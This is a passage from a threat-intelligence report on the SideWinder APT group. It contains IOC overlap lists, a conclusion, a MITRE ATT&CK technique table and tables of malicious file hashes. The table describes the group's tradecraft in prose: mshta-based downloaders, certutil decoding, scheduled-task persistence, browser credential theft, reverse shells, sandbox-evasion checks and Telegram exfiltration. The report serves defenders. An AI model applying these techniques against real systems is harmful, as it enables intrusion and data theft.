
A part of the overlap with the network IOCs from the Trend Micro report can be seen in the graph below.



- Network IOCs from Trend Micro report SideWinder Uses South Asian Issues for Spear Phishing, Mobile Attacks

1. SideWinder.LNK. Downloader
   SideWinder.HTA. Downloader.a
   SideWinder.HTA. Downloader.c
2. SideWinder.Stager.b
   Chisel.Tool
3. SideWinder.HTA.Downloader.a
   SideWinder.HTA.Downloader.b
   SideWinder.HTA.Downloader.c
   SideWinder.Stager.a
   SideWinder.Stager.c
   SideWinder.StealerPy
   SideWinder.ReverseShell.a

A part of the overlap with the network IOCs from the DeepEnd Research report can be seen below.



- Network IOCs from DeepEnd Research report Renewed SideWinder Activity in South Asia

1. SideWinder.LNK.Downloader
   SideWinder.HTA.Downloader.a
   SideWinder.HTA.Downloader.c
2. SideWinder.HTA.Downloader.a
   SideWinder.HTA.Downloader.b
   SideWinder.HTA.Downloader.c
   SideWinder.Stager.a
   SideWinder.Stager.c
   SideWinder.StealerPy
   SideWinder.ReverseShell.a
3. SideWinder.Stager.b
   Chisel.Tool
4. IP address associated with SideWinder's phishing campaign

Conclusion

SideWinder is one of the oldest APT groups that has been highly active throughout its existence and is continuing operations to this day. Having been monitoring this particular threat actor for roughly a decade, Group-IB researchers have clearly observed that SideWinder constantly changes its attack scenarios and upgrades its tools and techniques.


At the same time, SideWinder is one of the most prolific threat actors. Almost every month, these attackers have been setting up new phishing resources and conducting malicious campaigns with the goal of collecting and exfiltrating geopolitically valuable information about countries in South and East Asia.

The group obviously has considerable financial resources and is most likely state-sponsored, given the fact that SideWinder has been able to be active for so long, develop new tools, and maintain a fairly large network infrastructure.

Even though the SideWinder APT has received a lot of attention from researchers worldwide and, in general, can be considered well-studied, there are still many gaps in our knowledge that need to be filled, given the continuing changes in SideWinder's behavior, new interests, and its constantly evolving toolset.

In this new report, Group-IB for the first time categorizes and analyzes the majority of SideWinder's instruments and all known variants of the group's kill chain. Group-IB researchers note that SideWinder is learning quickly and developing new unconventional phishing projects, such as Airdrop. In view of this, Group-IB experts believe that the group could continue shifting its focus to cryptocurrency given the industry's relevance to the world economy in general.

SideWinder's target list is very extensive, which, together with the group's financial capabilities, makes this group a credible threat to organizations that fall within its scope of work. Such organizations need to stay up to date on SideWinder's latest TTPs by using Group-IB's Unified Risk Platform and its Threat Intelligence and Managed XDR modules for monitoring, timely detection, and prevention of the group's attacks.



MITRE ATT&CK® Matrix


MITRE ATT&CK®

Tactic	Technique	Procedure
Initial Access - TA0001	Spearphishing Attachment - T1566.001	SideWinder uses archives containing LNK files or other malware as attachments in its emails.
	Spearphishing Link - T1566.002	SideWinder uses links to its phishing resources in its emails.
	Valid Accounts - T1078	SideWinder uses previously compromised accounts to send emails.
Execution - TA0002	Windows Command Shell - T1059.003	Most of the tools used by SideWinder involve the use of cmd.exe to execute commands e.g., **SideWinder.ReverseShell.d** and **SideWinder.ReverseShell.c**). The malware **SideWinder.Stager.b** calls «**cmd.exe /c**» to decode and launch the payload.
	Visual Basic - T1059.005	SideWinder uses VBS scripts to launch other files and ensure persistence for the payload file on the victim's computer. The threat group also uses VBA macros in its malicious documents.
	Native API - T1106	**SideWinder.Stager.c** contains a shellcode and uses the Windows API functions **VirtualAlloc** and **CreateThread** to transfer control to the shellcode.
	Scheduled Task/Job: Scheduled Task - T1053.005	SideWinder uses the utility **schtasks** in its tools to ensure persistence in target systems.
	User Execution: Malicious File - T1204.002	SideWinder tricks users into launching malicious programs from attachments to phishing emails.
	Malicious Link - T1204.001	SideWinder tricks users into clicking on malicious links delivered via phishing emails.
Persistence - TA0003	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder - T1547.001	An HTA file adds a VBS script to the Startup folder, e.g., «%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\inevitable.vbs».
	Scheduled Task/Job: Scheduled Task - T1053.005	SideWinder uses the utility **schtasks** in its tools to ensure persistence in target systems.
Defense Evasion - TA0005	Deobfuscate/Decode Files or Information - T1140	SideWinder uses the utility **certutil** to decode malware executables.
	Hide Artifacts: Hidden Files and Directories - T1564.001	Some HTA downloaders create a directory, e.g., «%userprofile%\windowshost» with the attributes "hidden" and "system." In addition, to conceal malicious files, SideWinder uses the command **attrib** in BAT files.
	Indicator Removal on Host: File Deletion - T1070.004	After the downloaded payload file is executed, some HTA downloaders delete it.
	Masquerading: Masquerade Task or Service - T1036.004	To masquerade names in Task Scheduler, SideWinder uses the following names: **WindowSecurityPatch**, **CloudAPIManager**, **WindowsUpdate**, **WindowHost**.

Tactic	Technique	Procedure
	Masquerading: Match Legitimate Name or Location - T1036.005	The malicious programs **SideWinder.RAT.a** and **SideWinder.RAT.b** are masqueraded as Windows Defender.
	Masquerading: Double File Extension - T1036.007	LNK downloaders have double extensions, e.g., **Wang_Yi_Statement_to_Defeat_COVID19.pdf.lnk**.
	Obfuscated Files or Information: Software Packing - T1027.002	SideWinder uses UPX to pack its malware and tools.
	Signed Binary Proxy Execution: Mshta - T1218.005	LNK downloaders use the utility **mshta** to download and execute HTA files.
	Virtualization/Sandbox Evasion: System Checks - T1497.001	The malware **SideWinder.Stager.c** checks disk and RAM size; USB device connections; the number of logical processors, running processes, files in the directory where the malware was launched; and the existence of the registry key «HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\VBoxSF» and files with the name «C:\Windows\System32\VBox*.dll». **SideWinder.ReverseShell.d**, **SideWinder.RAT.a** and **SideWinder.RAT.b** check the number of logical processors and the RAM size. **SideWinder.RAT.b (x86)** also checks the number of running processes. One sample of **SideWinder.StealerPy** checks RAM and hard drive size as well as the number of running processes.
	Virtualization/Sandbox Evasion: User Activity Based Checks - T1497.002	The malicious programs **SideWinder.ReverseShell.d**, **SideWinder.RAT.a**, **SideWinder.RAT.b**, and **SideWinder.Stager.c** check mouse cursor movements.
	Virtualization/Sandbox Evasion: Time Based Evasion - T1497.003	The malicious programs **SideWinder.ReverseShell.d**, **SideWinder.RAT.a**, and **SideWinder.RAT.b (x64)** check time delays in code execution. **SideWinder.Stager.c**, **SideWinder.RAT.b (x86)** and one sample of **SideWinder.StealerPy** check the amount of time that has passed since the system was started.
Credential Access - TA0006	Credentials from Password Stores: Credentials from Web Browsers - T1555.003	**SideWinder.StealerPy** extracts saved logins and passwords from the database file «%Username%\AppData\Local\Google\Chrome\User Data\default\Login Data\Loginvault.db». In addition, the tool **ChromePasswordRecovery.Tool** extracts saved logins and passwords from various web browsers.
Discovery - TA0007	File and Directory Discovery - T1083	One version of **SideWinder.StealerPy** searches the directories «%Username%\Desktop», «%Username%\Downloads», and «%Username%\Documents» for files with the extensions **«.txt»**, **«.docx»**, **«.pdf»**, **«.xlsx»**, **«.pptx»**, **«.snt»**, **«.jpg»**, **«.png»**. In addition, the malware obtains a list of files and directories in «%Username%\Desktop».
	System Network Configuration Discovery - T1016	The malware **SideWinder.StealerPy** obtains the victim's local and external IP addresses. The service **http://ip.42.pl/raw** is used for obtaining an external IP address.
	System Owner/User Discovery - T1033	The malware **SideWinder.StealerPy** obtains the username and computer name.

Tactic	Technique	Procedure
	Virtualization/Sandbox Evasion: System Checks - T1497.001	The malware **SideWinder.Stager.c** checks RAM and disk size; USB device connections; the number of logical processors, running processes, files located in the directory where the malware was launched; and the existence of the registry key «HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\VBoxSF» and files with the name «C:\Windows\System32\VBox*.dll». **SideWinder.ReverseShell.d**, **SideWinder.RAT.a** and **SideWinder.RAT.b** check the number of logical processors and the RAM size. **SideWinder.RAT.b (x86**) also checks the number of running processes. One sample of **SideWinder.StealerPy** checks RAM and hard drive size as well as the number of running processes.
	Virtualization/Sandbox Evasion: User Activity Based Checks - T1497.002	The malicious programs **SideWinder.ReverseShell.d**, **SideWinder.RAT.a**, and **SideWinder.RAT.b**, **SideWinder.Stager.c** check mouse cursor movements.
	Virtualization/Sandbox Evasion: Time Based Evasion - T1497.003	The malicious programs **SideWinder. ReverseShell.d**, **SideWinder.RAT.a**, and **SideWinder.RAT.b (x64**) check time delays in code execution. **SideWinder.Stager.c**, **SideWinder.RAT.b (x86)** and one sample of **SideWinder.StealerPy** check the amount of time that has passed since the system was started.
Collection - TA0009	Automated Collection - T1119	SideWinder uses the malware **SideWinder.StealerPy** and the tool **ChromePasswordRecovery.Tool** to collect information automatically.
	Data from Local System - T1005	SideWinder uses the malware **SideWinder.StealerPy** and the tool **ChromePasswordRecovery.Tool** to collect information from the local system (the victim's computer).
Command and Control - TA0011	Application Layer Protocol: Web Protocols - T1071.001	The malicious programs **SideWinder.RAT.a** and **SideWinder.RAT.b** use HTTP to receive a command file from the C2 server.
	Data Encoding: Standard Encoding - T1132.001	The malware **SideWinder.RAT.b** encodes data transferred to the C2 server using the Base64 algorithm. In the case of **SideWinder.RAT.a**, the transferred data is encoded using Base64, then encrypted using XOR with the key «**NPA**», then Base64-encoded twice.
	Fallback Channels - T1008	From a list of C2 servers, the malware **SideWinder.RAT.a** randomly selects a server with which to communicate. If the selected server does not respond, the malware chooses a different one.
	Ingress Tool Transfer - T1105	The malware **SideWinder.RAT.b** enables the threat actors to download additional tools that they can use in their attacks.
	Non-Application Layer Protocol - T1095	The malware **SideWinder.ReverseShell.d** uses ICMP to communicate with the C2 server.

Tactic	Technique	Procedure
	Non-Standard Port - T1571	SideWinder uses non-standard network ports for the following malware: **SideWinder.ReverseShell.b** - 41236, 47896 **SideWinder.ReverseShell.c** - 45632 **SideWinder.ReverseShell.e**, **Chisel.Tool** - 45689 **SideWinder.Stager.c** - 8087, 8090
	Protocol Tunneling - T1572	SideWinder uses the utility **Chisel** for network traffic tunneling.
Exfiltration - TA0010	Automated Exfiltration - T1020	The malware **SideWinder.StealerPy** automatically sends collected data to a specific email address or the threat actor's network resource.
	Exfiltration Over Alternative Protocol: Exfiltration Over Asymmetric Encrypted Non-C2 Protocol - T1048.002	The malicious programs **SideWinder.RAT.a** and **SideWinder.RAT.b** use the statically-linked library **libcurl** for secure network communication with the C2 server.
	Exfiltration Over Web Service - T1567	The malware **SideWinder.RAT.b** uses a Telegram chat to receive command execution results.
	Exfiltration Over C2 Channel - T1041	The malicious programs **SideWinder.RAT.a** and **SideWinder.RAT.b** make it possible to send the contents of files that have been read to the C2 server.
Impact - TA0040	Service Stop - T1489	The malware **SideWinder.StealerPy** stops the process **chrome.exe**.



INDICATORS OF COMPROMISE

Indicators of compromise

Files

File name	MD5	SHA-1	SHA-256	Family
Exports promotion highlits may 2021.xls	f23dd9acbf28f324b290b970fbc40b30	fa2d17a1675ae8ea0c44a8a06376fe0c6267b7a5	a3c020bf50d39a58f5345b671c43d790cba0e2a3f631c5182437976adf970633	Malicious document
List of Nomination of the Candidates1.xltm	6856ae442ed396ac95413e4b9539f7b7	f707f78fe02a3bc0a01b36f23cf1b96d7c2461f7	3bbae53fc00449166fd9255b3f3192deba0b81b41b6e173d454c398a857b5094	Malicious document
nucleus coins calculator.xlsm	c76c70142285f300c14e94a24ba5ecfe	485685e8f66de65896d103c4540f6cd781588a3b	1200842dbc157979f5f62394a64c4a4806ab0686f0287b7f5f9559dda2901445	Malicious document
1610.pdf.lnk 1611.pdf.lnk 1612.pdf.lnk BOP Panchewor baitadi.pdf.lnk SN 270 No.41 btn.pdf.lnk	7eb59dc87ac4757adbc17dae7474df27	c06707f5e36e5adba7c8d38c0bf9065c3001be64	c8e28072aec297ab346a22d1a64b96b036fa9bcb3c429145d0211f318edb75e2	SideWinder.LNK. Downloader
China_Nepal_Tie.pdf.lnk	0f569619d72a3a2badb3e7e69d1fc94b	ab8e08788f1fea3ba9a569fab07819f6d4c2621d	a6db22fce654265fc25cf9621696aaad427442fe413949f1b7dae997d40ed8a7	SideWinder.LNK. Downloader
Wang_Yi_Statement_to_Defeat_COVID19.pdf.lnk	82c0928f9813872dd01fafc1b86f9950	3e2809435f2bfb962657d1dd18a5c611a916f587	deacf5e758e16609fb31f2076e0f747b4f6cbe54400c611efa8256484ece79b7	SideWinder.LNK. Downloader
After audit adjustment journal 2076.077.lnk	bbaa1265e4e7bfcec1dd13e119535f28	28f655045c81bae9c58e0920e9f1bb4483f78fc1	5d640fab166bcfba8f02230e30dfa134e6423ad06e5ef0fc6d5987cf48f18759	SideWinder.LNK. Downloader
sales of door lock consumer.lnk	17d66ae8e32c586923677dc56a22ae2b	fa59bcc00385c97c8914e5f15f292414a6c76012	2dfcc69e99b5d6cde8a209547911577bf69585b04b528ec378ade52d1f60cad4	SideWinder.LNK. Downloader
final audit response 2076.077.lnk	ab1b080fbc8df54bcdeb7f852291d8e9	8e3937bc6f410f9f3012582096840849fce231a5	d5d4883fcbe05eba9710f32726fe0bd573c878b2e620a38f37060767472dfee5	SideWinder.LNK. Downloader
mod.hta	4df53532bdaf69945edf1846ddbfe6c4	5c142bcc367623d47efd866ab2d0036daa2bfdc3	ddc19d1421e2eed9c606c4249fab0662f1253e441da2f1285242cb03d5be5b32	SideWinder.HTA. Downloader.a

File name	MD5	SHA-1	SHA-256	Family
mod.hta	89e8fbaf59f12c43e28131dc1cea7d4a	e94d22867b0cee8f32f3f784c0836ac3d4092ffb	46a1c3814cf2e9b3efc3b6dc5b844f0241ba06edc0cdaf0f0aa7074421d07125	SideWinder.HTA.Downloader.a
apf.hta	e26194c0efa09666815fc97a9759d410	ec92baf13dbe260b690df915d0b41837453c8da0	a4de8f0c00f768fcd097fc0d5e0f2c4384a6d80c80c9fe31c97012f5aa4a19f9	SideWinder.HTA.Downloader.a
hhh.hta	d0b6a32234d72f5cec8e6f76b548e64b	348c376f52d4fac26a41f78c709e3439fbca90e7	90ed943bbbe9c244e63662cadab2d6d4657cea74bc545cdb7292d2935f971b9a	SideWinder.HTA.Downloader.a
cmfa.hta	34b8817982254d9709f87db945e12afa	68e042453d0336212c416672f6253b32e1bcbad0	a6361330b2aacee96bcfe560b98f00db53a155ac50b629005c4551efcb824df0	SideWinder.HTA.Downloader.a
npa.hta	b6ef99c2eb1fd2bdf8b49ced842f1abc	f28cfaa8d0a7f4c7741f1815fa0a9da43b6402fa	e91535536b1c0939ae86f42ef888203a073f9073bb4378950cf9f43f34e66b84	SideWinder.HTA.Downloader.a
npa.hta.save	c60a8735c9775f83b260e3e221a65298	a5ca5553a6dbf2f73bee82501e62c4eef3518086	ea08a445e6e8af54b8edabbe0c3d8d8b0cac2b7851a1b0999fc62b78c9b80b75	SideWinder.HTA.Downloader.a
npa.hta	88bd19251cd981aa54c0eafe112b5b69	b7b3f2f923428509416ca3424ed1accb218b72c1	23b4b61ed71e01d942f5382dd0c72287735d77a6c059680c2fafc7fa9323b6f1	SideWinder.HTA.Downloader.a
576464.hta latst.hta	021861ae8dc2eeab6b2986f0af643cee	ae8906f81b68f44cdaef4b261ca740a9fdfa28db	572466f8dd9da5aafa877cbdf14d15b64ad1bc231732e1a96f0afcab6788733a	SideWinder.HTA.Downloader.b
latest.hta	39bccfe10fc1e24c27509b6505bef3a7	859f696fd824035bc662f50267c96b075d0e0350	93dee660e71def3941273af1310291425e812402ac0b17d36f88848dfac2f4ab	SideWinder.HTA.Downloader.b
latest.hta	24a88fca7725981f3d5dbb766fb0767d	efedccbf5714f3f06180db3664001a035a3c76bd	de4810b58069e2a29ed8f25feef67978c92dd967346145400361c6ca75da0546	SideWinder.HTA.Downloader.b
ntc.hta	e80111260e79327c679fc9d9afbfd24f	b1757931f080b2c0a69bee850b554a8fc0a88e5a	8524cb610808d8f0db5e29594ecd3555a0edf0f02c33dcf42a97464423c87ace	SideWinder.HTA.Downloader.c
npol.hta	730641108d7c95bb2934e9288ac19094	8395bd494df7b453f1daa9b74f35cb8bc9eed4d0	11589384d54e4483bd73866fcbc4f9ac671575b9cd4f02b1981ed5ce60e64018	SideWinder.HTA.Downloader.c
nitc.hta	b5f61fe7d6922abc2af122e5e5046d28	3b002950976e9ba1d7cfefeb8a5d54e9eb1c8bf1	da6a9a49e2bf2f6e304a40c1a0c87fd5328cc74bb5399d07798e61ca4095deb4	SideWinder.HTA.Downloader.c

File name	MD5	SHA-1	SHA-256	Family
nea.hta	eef67ae2d8d5094f039fc511792b75ca	a2ee072536bb8cf44974636b1811d41d9fe970fa	b90e42cebf895203a567daa32498c4ad80a154a11081839dc74967eb296d0a31	SideWinder.HTA.Downloader.c
ncp.hta	160a332b1e28971064e2f44fad14babf	41d727e2ef3ef73150be690d20e203933e5a30a8	6d8c28dc831633489addc1eb73b7f3fac66cc0b210f550fa4fd7e3ddb0baf55d	SideWinder.HTA.Downloader.c
nic_bsf.hta vtc_format.hta	095030d42cefb12ee8fb1a8d2dbef4a3	186f28ed5d1226e21d7b57290b757eff9e65117c	ed916c61c5c3381f8e611a27c231d53678f2a96a622ef69690b125b3cc04462d	SideWinder.HTA.Downloader.d
rs.exe	d2a267d6aed00dfc9921a43c5ebea75d	c0267450353df1a9dee7c792a4f9e1688c107e62	f120cb306cb9e2cc0fbfb47e6bd4fdf2a3eea0447a933bc922f33ff458b43a86	SideWinder.Stager.a
systemlog.txt (decoded)	fc7a50b1699a1bbc8e579565597116ce	a556c064a836d7e4e75deedb187e90e8c9ca9818	27fe488a332c84abe6c436fc682092e010c4a1cf5f67f914cd8f90e2fbb3287d	SideWinder.Stager.b
update_checker.exe	663ad35d9a681ee977814d19e55d4059	9ba5267022f93dd5a26649da57365dec8474ceec	af8fb83261033655dd6a8b95c0c9fd525b83bc61edcb34add28c12767f656ccc	SideWinder.Stager.c
scvhost.exe WindowsHost	e52af8b812d53b0b427b530aed8d7570	ac99149a0f6e05f9540752dbfc18a462a8b53ebb	d0843ddc2b27f720511041b0dbdb157a55146ee1d8aed050e725a8c073831978	SideWinder.Stager.c
ch.txt	6213d95f58280a7931abe949e1b30e7e	77eb7c055792a8b47fad99339e1577dcb238ec05	66dcaaa42e3f36f0560af741017c13c528758140f0f7f4260b9213739ffd9e70	SideWinder.StealerPy
scvhost.txt	3cfec3d66520eb77dead7ac70f06c8c2	c00ec81bc55ced77925a53a65d009ed98c785e07	0b49db1d043094b325f060e0f81f6353164f7486febfb0d779d14cb6d0261c33	SideWinder.StealerPy
scvhost.txt	4af5e9611013eb5ef9d08a3cd66cb6a0	6e1dbba7189f2a7710899678e4a53598201231fe	6d123df12565f83ce4564bc602509e7bdabbb03c00791deb8e6470b72b5f6ade	SideWinder.StealerPy
scvhost.tx	86fe7c6a9216c1e3f051fc730da072ef	68c160d877b94c36295619c7c819ddca5ecda5c4	89bd53f9821b3d94c6fccc68bd4163c7a756a4bbaf418151d730540202bc9b18	SideWinder.StealerPy
